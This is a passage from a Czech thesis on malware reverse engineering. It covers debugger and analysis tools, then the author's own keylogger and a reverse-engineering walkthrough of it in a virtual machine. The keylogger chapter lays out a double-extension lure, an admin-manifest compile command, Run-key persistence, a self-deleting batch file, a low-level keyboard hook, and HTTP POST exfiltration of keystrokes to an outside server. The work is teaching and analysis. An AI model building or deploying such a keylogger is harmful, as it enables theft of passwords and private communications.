Tento pohled, zobrazen na obrázku 7.16, zobrazuje všechny nalezené symboly. Symboly jsou čitelné identifikátory obsahující jak jméno symbolu, tak i adresu do paměti určující k jakým datům daný symbol patří. Minimální sada známých symbolů u spustitelného souboru obsahuje importované funkce, které je potřeba znát pro slinkování dynamickým linkerem. Dále jsou obsaženy názvy exportovaných funkcí importovaných knihoven. Znalost těchto symbolů umožňuje po kliknutím pravým tlačítkem myši umístit na jejich adresy breakpoint, čímž je možné sledovat pořadí volaných funkcí importovaných knihoven.



Number	ID	Entry	TEB	RIP	Suspend	Priority	Wait Reason
7	5484	00007FFDAD7C2AD0	00000086030CE000	00007FFDAD810664	0	Normal	WrQueue
1	6500	00007FFDAD7C2AD0	00000086030C2000	00007FFDAD810664	0	Normal	WrQueue
Main	2248	0000000000000000	00000086030C0000	00007FFDAD810604	0	Normal	Unknown
6	456	00007FFDAD7C2AD0	00000086030CC000	00007FFDAD810664	0	Normal	WrQueue
2	6520	00007FFDAD7C2AD0	00000086030C4000	00007FFDAD810664	0	Normal	WrQueue
4	7896	00007FF6A89933C0	00000086030C8000	00007FFDAB4D1104	0	Normal	WrUserRequest
3	3452	00007FF6A89AA500	00000086030C6000	00007FFDAD80D294	0	Normal	WrDispatchInt
5	2192	00007FFDAD7C2AD0	00000086030CA000	00007FFDAD810664	0	Normal	WrQueue

Obrázek 7.17: Pohled na vlákna procesu debuggeru x64dbg



Obrázek 7.18: Pohled na prostředky procesu debuggeru x64dbg

7.2.3.5 Threads View

Tento pohled zobrazuje vlákna laděného procesu. Tento pohled umožňuje změnu aktuálně laděného vlákna v CPU pohledu. Tohoto lze docílit buďto dvojklikem myši na vlákno, kdy se okamžitě přepne pohled na CPU pohled, a nebo pravým kliknutím myši na vlákno a zvolením *Switch Thread*, které pohled nezmění. Dále je možné z tohoto pohledu po kliknutí pravým tlačítkem myši vlákna pozastavovat, spouštět a nebo i zabíjet. Obrázek 7.17 zobrazuje vlákna procesu, s aktivně laděným vláknem v CPU pohledu číslo 7, označený černým pozadí.

7.2.3.6 Handles View

Teto pohled zobrazuje aktivně používané prostředky operačního systému procesem. `Handles` jsou identifikátory objektů, které jsou spravovány operačním systémem. Tyto objekty a jejich identifikátory pak slouží pro komunikaci běžícího procesu s vnějším světem. Možností získání a správy těchto objektů jsou programátorovi vystaveny skrze API operačního systému. Mezi nejčastější se jedná o identifikátory objektů meziprocesové komunikace, otevřených klíčů registrů, otevřených souborů na disku a internetových TCP spojení.

Tento pohled, zobrazen na obrázku 7.18, je v případě potřeby manuálně obnovovat, a to buď skrze menu po kliknutím pravým tlačítkem myši a možnost *Refresh* a nebo stisknutím klávesy F5. Nalezené výsledky je také možné filtrovat vložením hledané fráze do textového pole *Search*.

7.2.4 Příkazy

Debbuger je možné ovládat také přes příkazovou řádku, která je bez ohledu na právě zvoleném pohledu vždy viditelná ve spodní části okna. O příkazech se lze dočíst více na stránkách dokumentace[22] x64dbg debuggeru. Všechny funkce z grafického rozhraní, jsou reprezentovány také příkazy v příkazové řádce debuggeru. Díky tomu, že grafické rozhraní již obsahuje širokou základnu ovládacích prvků, tak znalost příkazů pro efektivní používání není nutná. Mnohdy stačí jen otevřít správný pohled a po kliknutí pravým tlačítkem myši si vybrat jednu z možností.

7.3 Další nástroje

Výše zmíněné nástroje nejsou ojedinělé a existuje k ním mnoho alternativ. V případě Ghidry alternativami mohou být nástroje Hopper Disassembler nebo IDA (*Interactive Disassembler*) v placené verzi Pro nebo v omezené verzi Freeware. V případě x64dbg debuggeru alternativou může být starší nástroj OllyDbg podporující pouze 32bitové programy nebo WinDbg který podporuje navíc také ladění jádra operačního systému Windows připojeného počítače přes sériovou linku.


Níže uvedené nástroje se nezabývají reverzním inženýrstvím jako takovým, ale jejich použití je přínosné při prvotním průzkumu, kdy je potřeba si udělat alespoň nějakou základní představu o fungování zkoumaného malwaru.

7.3.1 pestudio


Tento nástroj pro statickou analýzu umožňuje provedení prvotního průzkumu o struktuře souboru. Okno nástroje je zobrazeno na obrázku 7.19, přesněji se jedná o zobrazení jednotlivých sekcí a informací o nich. Jednou z uvedených informací je entropie sekce, kdy hodnota nad 7.5 může indikovat použití komprese nebo šifrování, a tedy možné použití packeru. Dále tento nástroj zobrazuje nalezené řetězce, zdroje v `.rsrc` sekci a importované knihovny a jejich funkce. Všechny tyto informace jsou pestudiem analyzovány a podezřelé útvary, tzv. indikátory, jsou představeny v seznamu indikátorů.

7.3.2 Sada nástrojů Sysinternals


Sada nástrojů Sysinternals slouží pro monitorování stavů a komunikací operačního systému Windows a pod ním běžících programů. Mezi vhodné nástroje prvotního průzkumu z této sady patří *Process Explorer*, zobrazeného na obrázku 7.20, který zobrazuje základní vlastnosti právě běžících procesů, *Process Monitor*, zobrazeného na obrázku 7.21, který sleduje komunikaci procesů s Windows registry, souborovým systémem a síťovou aktivitu a *Autoruns*, zobrazeného na obrázku 7.22, který zobrazuje informace o automaticky spouštěných programech při přihlášení uživatele do systému.




Obrázek 7.19: Okno programu pestudio



Obrázek 7.20: Okno programu Process Explorer



Obrázek 7.21: Okno programu Process Monitor



Obrázek 7.22: Okno programu Autoruns

Kapitola 8

Tvorba vlastního malware

Součástí této práce je i implementace vlastního malware. Byla zvolena jednoduchá implementace keyloggeru, která je součástí přílohy teto práce. Keyloggery jsou programy pro zachytávání stisků kláves. Pořízené záznamy stisků kláves lze poté použít ke zjištění citlivých údajů jakými mohou být například jména a hesla uživatelských účtů, historie hledání ve vyhledávačích a osobní či pracovní komunikace.

Ve výchozím nastavení mají Windows skrytou příponu známých typů, jakým je například `.exe`. Toto umožňuje útočníkovi pojmenovat soubor např. `platy-zamestnancu-2021.pdf.exe`, kde příjemce na svém stroji uvidí pouze název `platy-zamestnancu-2021.pdf`. Útočník tak doufá ve zvědavost svého cíle a pokud příjemce soubor otevře v domnění, že se dozví platy svých kolegů, tak se mnohdy dočká záhadným zmizení `.pdf` souboru, který se právě snažil otevřít. Na pozadí se ale právě udála řada událostí, která vedla ke kompromitaci stroje. Podobným způsobem je implementována i vlastní implementace keyloggeru.

Pro jednoduchost a přehlednost byly v implementaci zvoleny jednoduchá jména a cesty souborů, která keylogger jednoznačně identifikují právě jako keylogger. Z důvodu zachování čitelnosti zdrojového kódu je prováděno jen minimum kontrol. V případě hlubšího zájmu je celý zdrojový kód keyloggeru, který je součástí přílohy, řádně okomentován. Samotná funkčnost keyloggeru se dá rozdělit do dvou fází, kterými jsou fáze infekce, která se stará o úschovu keyloggeru v souborovém systému na disku a zajištění persistence a fáze samotného záznamu stisku kláves a jejich odeslání na HTTP server POST metodou.

8.1 Překlad zdrojového kódu

Prvním krokem k funkčnímu keyloggeru je jeho správné přeložení. Potřebný příkaz pro správný překlad zdrojového kódu keyloggeru je zobrazen ve výpisu 8.1. Cílem této sekce je odůvodnit použité přepínače a argumenty předány MSVC překladači. Jak lze z výpisu vidět, tak všechny důležité argumenty jsou za přepínačem `/link`, což znamená, že se jedná o argumenty předané linkeru.

```
cl keylogger.c /link /SUBSYSTEM:WINDOWS /MANIFEST:EMBED /MANIFESTUAC:level='
    requireAdministrator' Ws2_32.lib User32.lib advapi32.lib
```

Výpis 8.1: Příkaz pro přeložení keyloggeru

Přepínač `/SUBSYSTEM:WINDOWS` slouží pro volbu subsystému, kterému je program určen. Tento subsystém automaticky nevytváří žádná okna při svém spuštění, čímž u uživatele nevzbudí podezření, že se právě něco stalo.

Kombinace přepínačů `/MANIFEST:EMBED /MANIFESTUAC:level='requireAdministrator'` slouží pro vytvoření manifestu, který v sobě obsahuje UAC (*User Account Control*) informaci, aby při spuštění programu, byl program spuštěn s administrátorským oprávněním. Je také potřeba zařídit, aby tento manifest byl součástí samotného spustitelného souboru. Administrátorská oprávnění jsou potřeba k úpravě registrů, díky nimž je zajištěna persistence keyloggeru v systému.

Knihovny `advapi32.lib`, `User32.lib` a `Ws2_32.lib` exportují Windows API funkce pro správu Windows registrů, správu uživatelských událostí včetně zavěšení se na události stisků kláves a sítovou komunikaci pro odeslání záznamu stisků kláves.

8.2 Spuštění a uložení kopie

Pro své spuštění je vyžadováno administrátorského oprávnění, které programu umožní zápis do *Run* klíče ve Windows registrech, čímž si zajistí persistenci. Program se sám načte do paměti a uloží se na nové místo, konkrétně do kořene systémového disku do souboru `C:\keylogger.exe`.

Při experimentech bylo zjištěno, že *Run* klíč v registrech nedokáže spustit soubor, pokud je programem v manifestu vyžadováno administrátorské oprávnění. Při porovnání výstupu překladu programů s a bez manifestu v nástroji pestudio se ukázalo, že PE soubor obsahující manifest, obsahuje ve své hlavičce, přesněji v části *Data Directories*, referenci na umístění tabulky zdrojů, tedy *Resource Table*. Tento rozdíl byl jediným významným rozdílem mezi programy s a bez manifestu. Manifest je uložen v `.rsrc` sekci, což je sekce která může obsahovat mimo jiné data, také možnou ikonku spustitelného souboru, která mnohdy také hraje roli při přesvědčení uživatele o spuštění.

Před uložením kopie na disk je tedy potřeba odstranit referenci na tabulku zdrojů *Resource Table* v části *Data Directories* PE hlavičky. Tím je zajištěno, že program se při svém spuštění nebude snažit o získání administrátorských oprávnění, čímž je pak také zprovozněna funkčnost persistence v *Run* klíči. Existence této reference je také použita programem pro rozhodnutí, zda se jedná o fázi infekce nebo o fázi záznamu stisku kláves.

8.3 Zajištění persistence

Persistence je zajištěna při fázi infekce vytvořením hodnoty v *Run* klíči ve Windows registrech. Zápis do těchto klíčů je důvodem, proč je potřeba spustit program s administrátorským oprávněním. Pro přehlednost má nově vytvořená hodnota jméno *Keylogger* a data dané hodnoty je řetězec `REG_SZ` obsahující cestu `C:\keylogger.exe`.

Run a *RunOnce* klíče slouží pro spuštění programů, respektive příkazů po přihlášení uživatele k počítači. Jak již názvy napovídají, tak *Run* klíč slouží pro opakované spuštění, zatímco *RunOnce* klíč pouze pro jedno, kdy se při jeho vykonání hodnota z klíče smaže [23]. Windows registry obsahují celkem čtyři *Run* a *RunOnce* klíče:

1. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
2. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
3. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
4. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

8.4 Spuštění upravené kopie

Zápisem do *Run* klíče ve Windows registrech si sice zajistíme persistenci, ale keylogger se tak spustí až při dalším přihlášení uživatele do systému, což může nějakou dobu trvat. Z tohoto důvodu, a také z toho že původní program chceme smazat uživateli pod kurzorem myši, je potřeba keylogger spustit z jeho nového umístění. K tomuto je využita funkce z Windows API pro vytvoření nového procesu `CreateProcessW`, které je v prvním parametru předána absolutní cesta nového umístění keyloggeru.

8.5 Vymazání původního souboru

S novým umístěním keyloggeru na disku a jeho spuštěním můžeme nyní smazat původní soubor. Windows bohužel neumožní smazání spustitelného souboru aktivního procesu, což nám znemožní smazání sama sebe z kódu programu. Ke svému smazání program vytvoří v domovském adresáři uživatele `%USERPROFILE%` dávkový soubor `keylogger.bat`, jehož obsah je zobrazen ve výpisu 8.2. Dávkový soubor se snaží v nekonečné smyčce smazat původní soubor a po jeho smazání smaže i sám sebe, neboť dávkové soubory netrpí tím, že by nebyly schopny smazat samy sebe. Ač toto řešení má potenciál plně vytížit procesor počítače, tak prakticky k tomuto nedochází, neboť dávkový soubor je spuštěn funkcí `CreateProcessW` těsně před koncem programu. Spuštění dávkového souboru má za následek krátké probliknutí konzolového okna, a to do doby smazání původního souboru.

```
:Repeat
del %absolutni_cesta_puvodniho_souboru%
if exist %absolutni_cesta_puvodniho_souboru% goto Repeat
del %absolutni_cesta_davkoveho_souboru%
```

Výpis 8.2: Dávkový soubor pro smazání původního souboru

8.6 Keylogger

V případě, že program neobsahuje referenci na tabulku zdrojů *Resource Table* v části *Data Directories* PE hlavičky, tak program tímto rozpozná, že se jedná o fázi keyloggeru, tedy záznamu stisků kláves a jejich odeslání na HTTP server POST metodou.

Prvním krokem je zjištění IP adresy serveru, na který je následně potřeba posílat zaznamenané stisky kláves. Toho je docíleno použitím funkce `gethostbyname`, která ve svém parametru přijímá název domény, jejíž IP adresu je potřeba získat.

Po úspěšném vyřešení domény se program zavoláním funkce `SetWindowsHookExW` zavěsí do řetězce zavěšení pro monitorování určitých druhů událostí v systému. Mezi parametry této funkce patří typ zavěšení `WH_KEYBOARD_LL`, který monitoruje nízkoúrovňové události klávesnice a dále je předána reference na *callback* funkci `LowLevelKeyboardProc`, která bude systémem zavolána vždy při příjmu nové události.

Po vytvoření zavěšení se ve smyčce jednotlivé zprávy vyzvedávají blokovací funkcí `GetMessageW`, která vyzvedává nově příchozí události o stisku kláves, které jsou pak systémem předány již zmíněné *callback* funkci `LowLevelKeyboardProc`.

Funkce `LowLevelKeyboardProc` se stará o filtrování stisků kláves jen při jejich zmáčknutí, překladu vnitřní reprezentace na tisknutelné znaky a umístění znaků do bufferu. Při naplnění bufferu je zkonstruována HTTP POST hlavička, která je následně rozšířena o tělo POST zprávy obsahující zaznamenané znaky. Následně je vytvořeno TCP spojení se serverem, skrze něj je odeslána POST zpráva.

Při implementaci a testování byla použita služba *Post Test Server V2* dostupná na webové adrese `https://ptsv2.com/`. Tato služba umožňuje si vytvořit vlastní HTTP POST cestu na kterou je pak schopná přijímat právě HTTP POST zprávy a vystavit je přehledně ve svém webovém prostředí. Změnu cílového serveru a HTTP POST cesty je možno provést na samotném začátku zdrojového kódu keyloggeru.

Kapitola 9

Analýza zvolených vzorků malware

Úkolem je provedení reverzního inženýrství na zvolených vzorcích malware s cílem odhalení jejich chování, využitých zdrojů a vlivu na systém. Cílem ale není jeho podrobná analýza, kdy je potřeba se zabývat každou instrukcí, neboť kvůli náročnosti a množství malwaru je tento přístup nepraktický. Příkladem může být použití packeru, kdy není potřeba znát přesné algoritmy použitých kompresí a šifrovaní, neboť finální data je možné mnohdy získat přímo z paměti laděného procesu.

Analýza byla provedena v prostředí virtuálního stroje VMware Workstation Pro s nainstalovaným operačním systémem Windows 10 20H2. Toto oddělení umožňuje eliminaci vlivu malwaru na hostitelský systém. K analýze samotných vzorků byly použity již zmíněné nástroje z kapitoly 7.

Výsledky jednotlivých analýz vycházejí ze souborů `keylogger.exe` a `Ransomware.Vipasana.exe`, které jsou součástí přílohy této práce.

9.1 Vlastní implementace keyloggeru

Prvním z analyzovaných vzorků je analýza vlastní implementace keyloggeru, kdy hlavním cílem této analýzy je pro demonstrační účely provedeno reverzní inženýrství na známém vzorku keyloggeru.

9.1.1 Prvotní analýza

Prvotní analýza byla provedena v pestudiu. Cílem použití tohoto nástroje je nalezení zajímavých řetězců a importovaných funkcí. Obrázek 9.1 zobrazuje nalezené a pro analýzu zajímavé řetězce. Nástroj pestudio také dokáže kategorizovat některé nalezené řetězce, kdy zde třeba rozpoznal cestu klíče ve Windows registrech. Obrázek 9.2 zobrazuje importované funkce importovaných knihoven, které společně s informacemi o řetězcích umožňuji vzniku prvotních představ o vzorku malware. Především jde vidět řetězce obsahující HTTP POST hlavičku a cestu klíče ve Windows registrech společně s importováním funkcí pro síťovou komunikaci a práci s Windows registry.

ascii	9	0x0001AC08	-	file	-	ptsv2.com
unicode	33	0x0001AC42	-	-	-	ptsv2.com/t/4952u-1601492394/post
unicode	5	0x0001AC6E	-	utility	-	POST
unicode	16	0x0001AC89	x	file	-	C:\keylogger.exe
unicode	67	0x0001ACD4	-	-	-	HTTP/1.0\r\nContent-Type: text/plain\r\nContent-Length: %d\r\n\r\n
unicode	9	0x0001AD22	-	-	-	Keylogger
unicode	45	0x0001AD5E	-	registry	-	Software\Microsoft\Windows\CurrentVersion\Run
unicode	14	0x0001AD9F	-	file	-	\keylogger.bat
unicode	13	0x0001ADBE	-	-	-	%USERPROFILE%
unicode	16	0x0001ADDD	-	-	-	:Repeat\r\ndel "
unicode	10	0x0001AE01	-	-	-	if exist "
unicode	22	0x0001AE23	-	-	-	" goto Repeat\r\ndel "

Obrázek 9.1: Nalezené řetězce analyzovaného keyloggeru

19 (send)	network	implicit	x	x	-	-	-	ws2_32.dll
23 (socket)	network	implicit	x	x	-	-	-	ws2_32.dll
3 (closesocket)	network	implicit	x	x	-	-	-	ws2_32.dll
4 (connect)	network	implicit	x	x	-	-	-	ws2_32.dll
CreateFileW	file	implicit	-	-	-	-	-	kernel32.dll
CreateProcessW	execution	implicit	-	x	-	-	-	kernel32.dll
RegOpenKeyExW	registry	implicit	-	-	-	-	-	advapi32.dll
RegSetValueExW	registry	implicit	-	x	-	-	-	advapi32.dll


Obrázek 9.2: Importované funkce analyzovaného keyloggeru

Při spuštění lze aktivitu procesu vůči operačnímu systému sledovat nástrojem Process Monitor z balíku nástrojů Sysinternals. Na obrázku 9.3 lze vidět vyfiltrovaný[1] zápis do souborů `C:\keylogger.exe` a `C:\Users\user\keylogger.bat`. Díky tomu, že se zdrojový a cílový soubor jmenují stejně, tak lze také vidět síťovou aktivitu nového procesu, který byl nastartovaný starým procesem.


9.1.2 Analýza

Pro započetí analýzy je nejprve potřeba nalézt `main` funkci, nebo její ekvivalent[2]. Vstupním bodem z pravidla nebývá funkce `main`, neboť před jejím zavoláním je vykonána inicializace C a C++ prostředí, ze kterého je poté funkce `main` zavolána.

[1] Filtrování na jméno procesu obsahující slovo *keylogger* a jméno operace obsahující slova *TCP* a *WriteFile*.
[2] Lze se také setkat s `wmain`, `WinMain`, `wWinMain` nebo `DllMain`



Obrázek 9.3: Zápis do souboru analyzovaného keyloggeru



Obrázek 9.4: Načtený vlastní soubor v paměti keyloggeru

Možným způsobem jak nalézt funkci `main` v nástroji Ghidra je buďto pomocí nalezených symbolů a nebo pomocí nalezení zajímavých řetězců v okně *Defined strings*, kdy pomocí křížových referencí lze nalézt použití těchto řetězců v kódu napsaném programátorem malwaru. Jelikož automatická analýza neodhalila funkci main, je potřeba jít cestou nalezených řetězců. To ale nezaručuje nalezení pozice ve funkci `main`, neboť se může stát že nás reference zavede do nějaké z větví stromu volaných funkcí. K tomu abychom se dostali zpět do kořene stromu volaných funkcí, kterým je právě funkce `main`, lze použít okno *Function call graph*. Jakmile narazíme na funkci, která je volána funkcí vstupního bodu a jejíž potomci pracují s nalezenými zajímavými řetězci, tak se pravděpodobně bude jednat právě o funkci `main`.

9.1.2.1 Příprava

Funkce `main` se nalézá na adrese `0x1000`, což je samotný začátek `.text` sekce. Disassemblerovaný kód této funkce zobrazuje několik po sobě jdoucích volání systémových funkcí, konkrétně se jedná o: `GetModuleFileNameW`, `CreateFileW`, `GetFileSize`, `VirtualAlloc`, `ReadFile` a `CloseHandle`. Program tak zjistí svoje jméno, otevře svůj soubor pro čtení, zjistí svou velikost, alokuje místo v paměti o této velikosti, přečte otevřený soubor do alokované paměti a uzavře otevřený soubor. Obsah paměti při ladění debuggerem po načtení vlastního souboru je zobrazen v obrázku 9.4. Následně je série volání přerušena možným skokem zobrazeným ve výpisu 9.1 kde je provedena kontrola mezi alokovanou velikostí a přečtenou velikostí. Pokud velikosti nesouhlasí, tedy pokud rozdíl velikostí není nula, tak program skočí a proces se zavoláním `ExitProcess` ukončí.

```
0000115d MOV   EAX,dword ptr [RSP + ReadFileNumberOfBytesRead]
00001161 CMP   dword ptr [RSP + GetFileSizeReturnValue],EAX
00001165 JNZ   LAB_0000117a
```

```
00001167 MOVSXD RAX,dword ptr [RSP + e_lfanew]
0000116c MOV  RCX,qword ptr [RSP + VirtualAllocReturnValue]
00001171 CMP  dword ptr [RCX + RAX*0x1],0x4550
00001178 JZ   LAB_00001187
0000117a XOR  ECX,ECX
0000117c CALL qword ptr [->KERNEL32.DLL::ExitProcess]
```

Výpis 9.1: Kontrola velikostí načteného souboru keyloggeru

Pokud velikosti souhlasí, tak program pokračuje kontrolou reference a velikosti tabulky zdrojů *Resource table* v PE hlavičce načteného `.exe` souboru, jejíž hodnoty jsou vyznačeny v paměti laděného procesu v obrázku 9.4 a instrukce provádějící tuto kontrolu ve výpisu 9.2. Pokud je reference na tabulku zdrojů a její velikost nulová, tak program pokračuje dále cestou samotného keyloggeru. V opačném případě program skočí a pokračuje cestou infekce, a jelikož má administrátorská práva díky manifestu v `.rsrc` sekci, tak zajištění persistence v registrech.

```
00001187 MOV RAX,qword ptr [RSP + ResourceTableReferencePtr]
0000118f CMP dword ptr [RAX],0x0
00001192 JNZ LAB_000012e6
00001198 MOV RAX,qword ptr [RSP + ResourceTableSizePtr]
000011a0 CMP dword ptr [RAX],0x0
000011a3 JNZ LAB_000012e6
```

Výpis 9.2: Kontrola reference na Resource Table souboru keyloggeru


9.1.2.2 Cesta infekce

Pokud tedy tato reference na tabulku zdrojů existuje, program se vydá cestou infekce a vykonávání programu skočí na adresu `0x12e6` do části kódu nejprve nulující tyto reference, zobrazeného ve výpisu 9.3, a následně pokračuje sekvencí volaných systémových funkcí `CreateFileW` pro otevření souboru `C:\keylogger.exe` pro zápis, `WriteFile` pro zapsání upraveného `.exe` souboru na disk a `CloseHandle` pro uzavření otevřeného souboru.

```
000012e6 MOV RAX,qword ptr [RSP + ResourceTableReferencePtr]
000012ee MOV dword ptr [RAX],0x0
000012f4 MOV RAX,qword ptr [RSP + ResourceTableSizePtr]
000012fc MOV dword ptr [RAX],0x0
```


Výpis 9.3: Vynulování reference do tabulky zdrojů souboru keyloggeru

Následně je otevřen `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` klíč registrů funkcí `RegOpenKeyExW`, do kterého je následně funkcí `RegSetValueExW` zapsána nová



Address	Hex	ASCII
000000DC780FE6B0	43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00	C.:.\.U.s.e.r.s.
000000DC780FE6C0	5C 00 75 00 73 00 65 00 72 00 5C 00 6B 00 65 00	\.u.s.e.r.\.k.e.
000000DC780FE6D0	79 00 6C 00 6F 00 67 00 67 00 65 00 72 00 2E 00	y.l.o.g.g.e.r...
000000DC780FE6E0	62 00 61 00 74 00 00 00 00 00 00 00 00 00 00 00	b.a.t...........
000000DC780FE6F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Obrázek 9.5: Cesta dávkového souboru v paměti keyloggeru



Address	Hex	ASCII
